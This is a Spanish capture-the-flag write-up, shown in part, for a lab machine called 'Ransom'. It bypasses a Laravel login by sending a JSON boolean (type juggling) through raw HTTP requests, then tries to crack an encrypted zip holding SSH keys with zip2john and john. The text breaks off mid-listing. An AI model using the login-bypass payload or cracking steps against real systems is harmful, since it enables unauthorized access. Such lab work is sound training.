
Ransom - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title:  Admin - HTML5 Admin Template
|_Requested resource was http://10.10.11.153/login
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80:



Tenemos un campo donde podemos pasarle una contraseña, vamos a capturarlo con burpsuite. Si le pasamos la contraseña "test" por el metodo GET nos dice invalid password:

```
GET /api/login?password=test HTTP/1.1
Host: 10.10.11.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.153/login
Cookie: XSRF-TOKEN=
eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2
liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZu
S2RtVXNDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNl
NMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJm
ZDZkYWIyNmQzMGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6IjFySzBGNWVMLzZKbWFnTk93RnFMbVE9PSIsInZhbHVlIjoiaFdIMUFQc1pkRD
QyK0hyQlRndU9MOUVLYlBHMVdwNGgwcnRkQkpqNTdGY0d3ZEpzUWlYVGJYbm9HK3ZBZ0Uw
TVF3cWtrdFlhNWIzR2FPSnoweDlYQkVDSy96VUV6T0FsRS9WUUwzY0J2ZkVlT2FaempabV
dmRnF0V1pMMVBHNGgiLCJtYWMiOiJmNjNhZDg2MjI5ODc5YTU0YTViNjRiNjhjYzRmZGFk
NjIwMWIxMGYzNThmM2EzYzBiOWQ1YWEzMTFmMDM1MzU2IiwidGFnIjoiIn0%3D
Priority: u=0
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 18 Dec 2024 10:02:17 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Cache-Control: no-cache, private
5  X-RateLimit-Limit: 60
6  X-RateLimit-Remaining: 56
7  Access-Control-Allow-Origin: *
8  Set-Cookie: laravel_session=
   eyJpdiI6InpUQjBoRmYrakk4UEhvSlRiKzVwb
   JuMTZuK1AzWHlid2VSbTVaMWd1ODZrNGd0RWF
   RGgzWEt0NEFaV3FZVzN0YVpiV1JhOEhvSVBFU
   VOdVhUSnB6dGRHRloiLCJtYWMiOiIzMjQ4MzE
   NDIyNWNlOTllYWIxNWUxNDMxZjczYTVlMWZiN
   expires=Wed, 18-Dec-2024 12:02:17 GMT
   samesite=lax
9  Content-Length: 16
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-
13
14 Invalid Password
```

Si lo pasamos por POST nos dice method not allowed:

```
POST /api/login HTTP/1.1
Host: 10.10.11.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.153/login
Cookie: XSRF-TOKEN=
eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2
liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZu
S2RtVXNDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNl
NMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJm
ZDZkYWIyNmQzMGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6IjFySzBGNWVMLzZKbWFnTk93RnFMbVE9PSIsInZhbHVlIjoiaFdIMUFQc1pkRD
QyK0hyQlRndU9MOUVLYlBHMVdwNGgwcnRkQkpqNTdGY0d3ZEpzUWlYVGJYbm9HK3ZBZ0Uw
TVF3cWtrdFlhNWIzR2FPSnoweDlYQkVDSy96VUV6T0FsRS9WUUwzY0J2ZkVlT2FaempabV
dmRnF0V1pMMVBHNGgiLCJtYWMiOiJmNjNhZDg2MjI5ODc5YTU0YTViNjRiNjhjYzRmZGFk
NjIwMWIxMGYzNThmM2EzYzBiOWQ1YWEzMTFmMDM1MzU2IiwidGFnIjoiIn0%3D
Priority: u=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

password=test
```

```
HTTP/1.0 405 Method Not Allowed
Date: Wed, 18 Dec 2024 10:03:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Allow: GET, HEAD
Cache-Control: no-cache, private
Access-Control-Allow-Origin: *
Content-Length: 7665
Connection: close
Content-Type: application/json

{
    "message":
    "The POST method is not supported for this r
    ods: GET, HEAD.",
    "exception":
    "Symfony\\Component\\HttpKernel\\Exception\\
    Exception",
    "file":
    "/srv/prod/vendor/laravel/framework/src/Illu
    actRouteCollection.php",
    "line":117,
    "trace":[
        {
            "file":
            "/srv/prod/vendor/laravel/framewor
            ting/AbstractRouteCollection.php",
            "line":103,
```

Si se lo pasamos por el metodo GET pero con la estructura del metodo POST nos dice "inprocesable content":

```
GET /api/login HTTP/1.1
Host: 10.10.11.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.153/login
Cookie: XSRF-TOKEN=
eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2
liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZu
S2RtVXNDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNl
NMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJm
ZDZkYWIyNmQzMGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6IjFySzBGNWVMLzZKbWFnTk93RnFMbVE9PSIsInZhbHVlIjoiaFdIMUFQc1pkRD
QyK0hyQlRndU9MOUVLYlBHMVdwNGgwcnRkQkpqNTdGY0d3ZEpzUWlYVGJYbm9HK3ZBZ0Uw
TVF3cWtrdFlhNWIzR2FPSnoweDlYQkVDSy96VUV6T0FsRS9WUUwzY0J2ZkVlT2FaempabV
dmRnF0V1pMMVBHNGgiLCJtYWMiOiJmNjNhZDg2MjI5ODc5YTU0YTViNjRiNjhjYzRmZGFk
NjIwMWIxMGYzNThmM2EzYzBiOWQ1YWEzMTFmMDM1MzU2IiwidGFnIjoiIn0%3D
Priority: u=0
Content-Type: application/json
Content-Length: 23

{
    "password":"test"
}
```

```
HTTP/1.1 422 Unprocessable Content
Date: Wed, 18 Dec 2024 10:03:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6IjBzTDRBVWlFOHhOMGYycjFqRXgzK1E9PSIsInZhbHV
htQ1c5dlo5OFQrM0tEc3ZwUE13NUhrcURMdUR6TTQwRVBiMC83bD
cHl3eVhCVm5YU1pIVWVmVG5BTWVEYkZqKzRnNU5HQnZkYXdCdC9z
lNNGYrZFhEWGk4OHYiLCJtYWMiOiJjOWU4YjI0YjYyMzQyZDNiZj
MTgxYTljMzUxOTcyZjM3NzRkZDRjMDc3YmRiM2IwY2E4IiwidGFn
expires=Wed, 18-Dec-2024 12:03:56 GMT; Max-Age=7200;
samesite=lax
Content-Length: 99
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
    "message":"The given data was invalid.",
    "errors":{
        "password":[
            "The password field is required."
        ]
    }
```

Podemos ver que el content type que nos devuelve esta en formato json. Podemos enviarle la data con la estructura de un json y modificar el content type a formato json:

```
GET /api/login HTTP/1.1
Host: 10.10.11.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.153/login
Cookie: XSRF-TOKEN=
eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2
liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZu
S2RtVXNDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNl
NMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJm
ZDZkYWIyNmQzMGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6IjFySzBGNWVMLzZKbWFnTk93RnFMbVE9PSIsInZhbHVlIjoiaFdIMUFQc1pkRD
QyK0hyQlRndU9MOUVLYlBHMVdwNGgwcnRkQkpqNTdGY0d3ZEpzUWlYVGJYbm9HK3ZBZ0Uw
TVF3cWtrdFlhNWIzR2FPSnoweDlYQkVDSy96VUV6T0FsRS9WUUwzY0J2ZkVlT2FaempabV
dmRnF0V1pMMVBHNGgiLCJtYWMiOiJmNjNhZDg2MjI5ODc5YTU0YTViNjRiNjhjYzRmZGFk
NjIwMWIxMGYzNThmM2EzYzBiOWQ1YWEzMTFmMDM1MzU2IiwidGFnIjoiIn0%3D
Priority: u=0
Content-Type: application/json
Content-Length: 23

{
    "password":"test"
}
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Dec 2024 10:07:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6ImVwRms2OThjWGhtWDkweEZyWFpKNEE9PSIsInZhbHVlIjoiMHB3TzA4R01UU2
4xMmRKR204Vk1pRzA2aERlMUhZSzQ5VXpkYWxzNGdJQ0ovOTU3aDYrcmw4MU5nRnA3Snho
SWtRNm51cTNXTGxYRklCcVFiZ3IwMndvbHJOcldEajVYbHV0dlZJTmRnaHFVazdpK3NsRT
M2YkcvdnRKV3FrVk4iLCJtYWMiOiIyYTlmZDlhNzJmOGU4MGNjMjM0NDdmNWFiNmNkODZm
MzQwM2U2YTVjNTBkNWEzZWE0NjliZGZkMDI3NDJkNGY0IiwidGFnIjoiIn0%3D;
expires=Wed, 18-Dec-2024 12:07:51 GMT; Max-Age=7200; path=/;
samesite=lax
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Invalid Password
```

Como podemos ver nos dice "invalid password", por lo que nos esta aceptando este metodo. Existe una vulnerabilidad para este tipo de validaciones que se llama "type juggling".

Type juggling

A la hora de validar una contraseña puede que este realizando la siguiente comprobacion:

```
php > if ( "hacker" == "hacker" ) { echo "la contraseña es correcta"; } else { echo "la contraseña es incorrecta"; }
la contraseña es correcta
```

Si la contraseña que le enviamos "hacker" es igual a la contraseña almacenada "hacker" nos dice que la contraseña es correcta. Pero si por detras se esta aplicando la comparativa con `==` lo hace vulnerable a poder aplicar valores booleanos como "true". Es decir:

```
php > if ( true == "hacker" ) { echo "la contraseña es correcta"; } else { echo "la contraseña es incorrecta"; }
la contraseña es correcta
```

Si el valor que enviamos es true por detras el servidor procesa: Si la contraseña es "hacker", la contraseña es correcta. Por lo que podriamos bypasear el panel de login. Esto se podria securizar con un `===` ya que compara estrictamente el valor de los datos:

```
php > if ( true === "hacker" ) { echo "la contraseña es correcta"; } else { echo "la contraseña es incorrecta"; }
la contraseña es incorrecta
```

Podemos comprobar si es vulnerable a este tipo de validacion de datos:

```
GET /api/login HTTP/1.1
Host: 10.10.11.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.153/login
Cookie: XSRF-TOKEN=
eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2
liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZu
S2RtVXNDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNl
NMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJm
ZDZkYWIyNmQzMGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6IjFySzBGNWVMLzZKbWFnTk93RnFMbVE9PSIsInZhbHVlIjoiaFdIMUFQc1pkRD
QyK0hyQlRndU9MOUVLYlBHMVdwNGgwcnRkQkpqNTdGY0d3ZEpzUWlYVGJYbm9HK3ZBZ0Uw
TVF3cWtrdFlhNWIzR2FPSnoweDlYQkVDSy96VUV6T0FsRS9WUUwzY0J2ZkVlT2FaempabV
dmRnF0V1pMMVBHNGgiLCJtYWMiOiJmNjNhZDg2MjI5ODc5YTU0YTViNjRiNjhjYzRmZGFk
NjIwMWIxMGYzNThmM2EzYzBiOWQ1YWEzMTFmMDM1MzU2IiwidGFnIjoiIn0%3D
Priority: u=0
Content-Type: application/json
Content-Length: 21

{
    "password":true
}
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Dec 2024 10:31:
Server: Apache/2.4.41 (Ubuntu
Cache-Control: no-cache, priv
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 58
Access-Control-Allow-Origin:
Set-Cookie: laravel_session=
eyJpdiI6Ik1lZFd0RXRkZlpoR0xmS
E2UmtWa0Z1R1k2VmZIUk9mcDZxVTU
cnhDT3BVL0hX0UllbEFwM2RhdVZDT
NyS3JoRnB0MXhoN0kiLCJtYWMiOiI
NTkwMGE1YjM3Mzg2MTM3MjIzMzU5N
expires=Wed, 18-Dec-2024 12:3
samesite=lax
Content-Length: 16
Keep-Alive: timeout=5, max=10
Connection: Keep-Alive
Content-Type: text/html; char

Login Successful
```

Hemos conseguido bypasear el panel de login. Lo modificamos en el proxy principal para que nos envie a la siguiente ruta despues de bypasear el panel de login:


```
06:33:15 18 D... HTTP  →  Request  GET      http://10.10.11.153/api/login?password=test
06:33:48 18 ... HTTP  →  Request  OPTIONS  https://gist-queue-consumer-api.cloud.gist.build/api/v2/users?timestamp=1734521627929
```

Request

Pretty Raw Hex

```
10 Cookie: XSRF-TOKEN=
   eyJpdiI6ImVvVktESEIwVkkwdDQ1cDBkdmQzTnc9PSIsInZhbHVlIjoiVm5DSTA3OG5Fd2liTDBoYnJ3VmxhY3lRRmNldDd2WGp1LzhGZFhVclpDYU5tWk9jK0g4TVVsNFRMN282aVZuS2RtVX
   NDK0E3UG1hTTUwU0N6VitpaWNLS1RUUW8yeWZqRU0xQ2UzcU5yZkVJbnFpNklTNlNMWmZqT2ZqcUxQd00iLCJtYWMiOiJhNjllZTUyNjMwODJjZWRhMmI3YmFmMzM2NzBmZTJmZDZkYWIyNmQz
   MGE0NzU5NGEyYWViNDk0YWNmM2FmYmI5IiwidGFnIjoiIn0%3D; laravel_session=
   eyJpdiI6IngvYTdLbEJDdWs3WW5HUFN1SlJEbmc9PSIsInZhbHVlIjoiaVdleVp2dGtIZmdDOERrTjJXUHhGdncxYmJpRlR5aXJFanh6MEJYL1RVKzR6bXIwdzdjMGp5RnZNTldoSW5mM28rNU
   UrVG5BMUhvZFFsRzNVUVFydFdtUmpNaTRIWkl1U0t4djlGem9yTXJmMVBxWVdkQzBtdWFRUmZYSmQvNE4iLCJtYWMiOiI2NmUzZDIwM2NlM2VkMGY5N2M0MzA4YzRlMTk1MTJhZDYyMDRlMDNh
   MzM3ZmUzNzRlMzJhZGYzZTJkYTY4NmIxIiwidGFnIjoiIn0%3D
11 Priority: u=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Type: application/json
14 Content-Length: 21
15
16 {
17 "password":true
18 }
```

Esto nos lleva a la siguiente ruta:



Tenemos la flag "user.txt" y un archivo.zip. Nos descargamos el zip, lo intentamos descomprimir pero nos pide una contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip uploaded-file-3422.zip
Archive:  uploaded-file-3422.zip
[uploaded-file-3422.zip] .bash_logout password:
```

Utilizamos zip2john para extaer el hash para poder crackear la contraseña con john

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john uploaded-file-3422.zip > hash.txt
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.bash_logout PKZIP Encr: TS_chk
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.bashrc PKZIP Encr: TS_chk, cmp
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.profile PKZIP Encr: TS_chk, cr
ver 1.0 uploaded-file-3422.zip/.cache/ is not encrypted, or stored with non-hand
ver 1.0 efh 5455 efh 7875 ** 2b ** Scanning for EOD... FOUND Extended local head
uploaded-file-3422.zip/.cache/motd.legal-displayed PKZIP Encr: TS_chk, cmplen=12
Skipping short file .cache/motd.legal-displayed
ver 1.0 efh 5455 efh 7875 ** 2b ** Scanning for EOD... FOUND Extended local head
uploaded-file-3422.zip/.sudo_as_admin_successful PKZIP Encr: TS_chk, cmplen=12,
Skipping short file .sudo_as_admin_successful
ver 1.0 uploaded-file-3422.zip/.ssh/ is not encrypted, or stored with non-handle
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.ssh/id_rsa PKZIP Encr: TS_chk
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.ssh/authorized_keys PKZIP Encr
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.ssh/id_rsa.pub PKZIP Encr: TS_
ver 2.0 efh 5455 efh 7875 uploaded-file-3422.zip/.viminfo PKZIP Encr: TS_chk, cr
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

No conseguimos romperlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-12-18 06:44) 0g/s 14941Kp/s 14941Kc/s 14941KC/s !LUVDKR!..*7¡Vamos!
Session completed.
```

Con 7z podemos investigar mejor el contenido del zip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ 7z l uploaded-file-3422.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-02-25 07:03:22 .....          220          170  .bash_logout
2020-02-25 07:03:22 .....         3771         1752  .bashrc
2020-02-25 07:03:22 .....          807          404  .profile
2021-07-02 13:58:14 D....            0            0  .cache
2021-07-02 13:58:14 .....            0           12  .cache/motd.legal-displayed
2021-07-02 13:58:19 .....            0           12  .sudo_as_admin_successful
2022-03-07 07:32:54 D....            0            0  .ssh
2022-03-07 07:32:25 .....         2610         1990  .ssh/id_rsa
2022-03-07 07:32:46 .....          564          475  .ssh/authorized_keys
2022-03-07 07:32:54 .....          564          475  .ssh/id_rsa.pub
2022-03-07 07:32:54 .....         2009          581  .viminfo
------------------- ----- ------------ ------------  ------------------------
2022-03-07 07:32:54              10545         5871  9 files, 2 folders
```

Hay otro parametro para poder ver mas informacion sobre los archivos listados:

```
  -slp : set Large Pages mode
  -slt : show technical information for l (List) command
  -snh : store hard links as links
  -snl : store symbolic links as links
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ 7z l uploaded-file-3422.zip -slt

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

